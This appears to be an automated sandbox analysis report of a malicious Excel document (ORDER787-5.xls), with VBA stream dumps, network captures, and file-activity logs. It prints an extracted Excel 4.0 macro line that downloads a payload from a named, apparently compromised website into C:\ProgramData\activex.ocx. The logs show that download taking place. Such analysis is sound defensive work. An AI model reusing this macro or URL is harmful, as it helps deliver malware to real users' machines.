Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . .) 3 . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s W O W 6 4 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -

General	
Data Raw:	01 d4 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 29 33 e3 61 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Stream Path: _VBA_PROJECT_CUR/VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 1127

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/\x1051\x1080\x1089\x10901
File Type:	data
Stream Size:	1127
Entropy:	3.56364076858
Base64 Encoded:	True
Data ASCII:	. . . . $ . . . . 8 . . . . H . . . . c . . . . x . . . . . . L i s t B o x 1 , 2 , 0 , M S F o r m s , L i s t B o x . . . . M E . . . . . .
Data Raw:	01 16 01 00 00 14 01 00 00 18 03 00 00 f8 00 00 00 24 02 00 00 ff ff ff ff 38 03 00 00 8c 03 00 00 00 00 00 00 01 00 00 00 48 1c e9 9f 00 00 ff ff 63 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


Macro 4.0 Code

```
CALL("URLMon", "URLDownloadToFileA", "JJCCJJ", 0, ="https://www.penrithdentalimplants.com.au/ls/apperolew.png", C:\ProgramData\activex.ocx, 0, 0)
```

```
"=""https://www.penrithdentalimplants.com.au/ls/apperolew.png""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



Total Packets: 49

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 13:01:07.085342884 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:07.273987055 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:07.274081945 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:07.283557892 CET	49167	443	192.168.2.22	160.153.76.195

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 13:01:07.471865892 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:07.479675055 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:07.479729891 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:07.479768038 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:07.480004072 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:07.514084101 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:07.707853079 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:07.707982063 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:08.878242970 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.106628895 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.276684999 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.276724100 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.276753902 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.276793003 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.276828051 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.276865005 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.276901007 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.276920080 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.276947975 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.276989937 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.276989937 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277025938 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277029037 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277034998 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277065992 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277079105 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277086020 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277105093 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277134895 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277139902 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277168989 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277173042 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277200937 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277214050 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277235031 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277260065 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277267933 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277301073 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277314901 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277337074 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277348042 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277374029 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277399063 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277420998 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277442932 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277478933 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277504921 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277524948 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277530909 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277565002 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277575970 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277601004 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277602911 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277638912 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277654886 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277667046 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277686119 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277703047 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277714014 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277740002 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277741909 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277776957 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277795076 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277823925 CET	49167	443	192.168.2.22	160.153.76.195

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 13:01:09.277822971 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277863979 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277899981 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277915001 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277936935 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.277947903 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277973890 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.277973890 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.278009892 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.278026104 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.278047085 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.278078079 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.278084040 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.278110027 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.278131008 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.278137922 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.278162956 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.278196096 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.278198957 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.278227091 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.278235912 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.278249979 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.278273106 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.278283119 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.278307915 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.278326035 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.278356075 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.283272028 CET	49167	443	192.168.2.22	160.153.76.195
Jan 5, 2021 13:01:09.466720104 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.466777086 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.466815948 CET	443	49167	160.153.76.195	192.168.2.22
Jan 5, 2021 13:01:09.466854095 CET	443	49167	160.153.76.195	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 13:01:06.999558926 CET	52197	53	192.168.2.22	8.8.8.8
Jan 5, 2021 13:01:07.055907011 CET	53	52197	8.8.8.8	192.168.2.22
Jan 5, 2021 13:01:08.122844934 CET	53099	53	192.168.2.22	8.8.8.8
Jan 5, 2021 13:01:08.170912027 CET	53	53099	8.8.8.8	192.168.2.22
Jan 5, 2021 13:01:08.184622049 CET	52838	53	192.168.2.22	8.8.8.8
Jan 5, 2021 13:01:08.232651949 CET	53	52838	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 5, 2021 13:01:06.999558926 CET	192.168.2.22	8.8.8.8	0x1168	Standard query (0)	www.penrithdentalimplants.com.au	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 5, 2021 13:01:07.055907011 CET	8.8.8.8	192.168.2.22	0x1168	No error (0)	www.penrithdentalimplants.com.au	penrithdentalimplants.com.au		CNAME (Canonical name)	IN (0x0001)
Jan 5, 2021 13:01:07.055907011 CET	8.8.8.8	192.168.2.22	0x1168	No error (0)	penrithdentalimplants.com.au		160.153.76.195	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 5, 2021 13:01:07.479768038 CET	160.153.76.195	443	192.168.2.22	49167	CN=penrithdentalimplants.com.au, O=Nepean Dental Implants and Cosmetic Dentistry, L=Penrith, ST=New South Wales, C=AU CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Fri Aug 07 20:52:48 CEST 2020 Tue May 03 09:00:00 CEST 2011	Wed Oct 06 15:19:58 CEST 2021 Sat May 03 09:00:00 CEST 2031	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1748 Parent PID: 584

General

Start time:	13:00:41
Start date:	05/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f220000
File size:	27641504 bytes

MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\EE45.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F56EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\FEEE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1\01	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF4828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF4828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF4828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF4828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF4828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF4828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF4828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF4828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF4828C	URLDownloadToFileA
C:\ProgramData\activex.ocx	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FF4828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\EE45.tmp	success or wait	1	13F7DB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF9E49D232B6D138DB.TMP	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DFB9882050A019BA71.TMP	success or wait	1	7FEEACEDEAD	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FEEE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CFEE0000	C:\Users\user\Desktop\ORDER787-5.xls1	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
